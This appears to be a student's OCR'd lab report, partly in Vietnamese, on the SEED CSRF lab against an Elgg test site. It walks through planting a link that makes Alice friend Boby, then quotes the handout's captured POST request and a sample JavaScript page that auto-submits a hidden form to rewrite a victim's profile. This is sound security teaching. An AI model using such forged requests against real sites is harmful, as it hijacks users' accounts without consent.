
Mở khoá thư mục Attacker




Tạo index.html trong /var/www/CSRF/Attacker



Viết chương trình trong file index.html vừa tạo cho URL : http://www.csrflabattacker.com




Tạo blog và cài URL: http://www.csrflabattacker.com vào body của blog để người dùng khác nhấn vào.




Kiểm tra:


Đăng nhập với tài khoản Alice

Người dùng Alice chưa add friend với ai




Khi người dùng Alice xem blog và nhấn vào here . Alice sẽ được dẫn đến url mà Boby đã cài sẵn.





Sau khi người dùng Alice nhấn vào here trong blog. Trong friend của Alice đã tự động add friend với Boby.



2.3.Task 3: CSRF Attack using POST Request

After adding himself to Alice's friend list, Boby wants to do something more. He wants Alice to say "Boby is my Hero" in her profile, so everybody knows about that. Alice does not like Boby, let alone putting that statement in her profile. Boby plans to use a CSRF attack to achieve that goal. That is the purpose of this task.

One way to do the attack is to post a message to Alice's Elgg account, hoping that Alice will click the URL inside the message. This URL will lead Alice to your (i.e., Boby's) malicious web site www. csrflabattacker.com, where you can launch the CSRF attack.

The objective of your attack is to modify the victim's profile. In particular, the attacker needs to forge a request to modify the profile information of the victim user of Elgg. Allowing users to modify their profiles is a feature of Elgg. If users want to modify their profiles, they go to the profile page of Elgg, fill out a form, and then submit the form—sending a POST request—to the server-side script /profile/edit.php, which processes the request and does the profile modification.

The server-side script edit.php accepts both GET and POST requests, so you can use the same trick as that in Task 1 to achieve the attack. However, in this task, you are required to use the POST request. Namely, attackers (you) need to forge an HTTP POST request from the victim's browser, when the victim is visiting their malicious site. Attackers need to know the structure of such a request. You can observe the structure of the request, i.e., the parameters of the request, by making some modifications to the profile and monitoring the request using the "HTTP Header Live" tool. You may see something similar to the following. Unlike HTTP GET requests, which append parameters to the URL strings, the parameters of HTTP POST requests are included in the HTTP message body (see the contents between the two P symbols):

```
http://www.csrflabelgg.com/action/profile/edit

POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/elgguser1/edit
Cookie: Elgg=p0dci8baqrl4i2ipv2mio3po05
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 642
__elgg_token=fc98784a9fbd02b68682bbb0e75b428b&__elgg_ts=1403464813
&name=elgguser1&description=%3Cp%3Iamelgguser1%3C%2Fp%3E
&accesslevel%5Bdescription%5D=2&briefdescription= Iamelgguser1
&accesslevel%5Bbriefdescription%5D=2&location=US
......
```

After understanding the structure of the request, you need to be able to generate the request from your attacking web page using JavaScript code. To help you write such a JavaScript program, we provide a sample code in the following You can use this sample code to construct your malicious web site for the CSRF attacks. This is only a sample code, and you need to modify it to make it work for your attack.

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='****'>";
    fields += "<input type='hidden' name='briefdescription' value='****'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]'
                                    value='2'>";                          ①
    fields += "<input type='hidden' name='guid' value='****'>";
```

```
    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.example.com";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

In Line ①, the value 2 sets the access level of a field to public. This is needed, otherwise, the access level will be set by default to private, so others cannot see this field. It should be noted that when copy-andpasting the above code from a PDF file, the single quote character in the program may become something else (but still looks like a single quote). That will cause syntax errors. Replace all the single quote symbols with the one typed from your keyboard will fix those errors.


Questions. In addition to describing your attack in full details, you also need to answer the following questions in your report:

- **Question 1**: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.


• **Question 2**: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Các bước thực hiện:


Đầu tiên sửa chương trình trong index.html đã được tạo ở task 1:




Đăng nhập với User Boby để thực hiện task 3: Xem profile của Alice



Nhấn vào Send a massage để gửi massage cho Alice

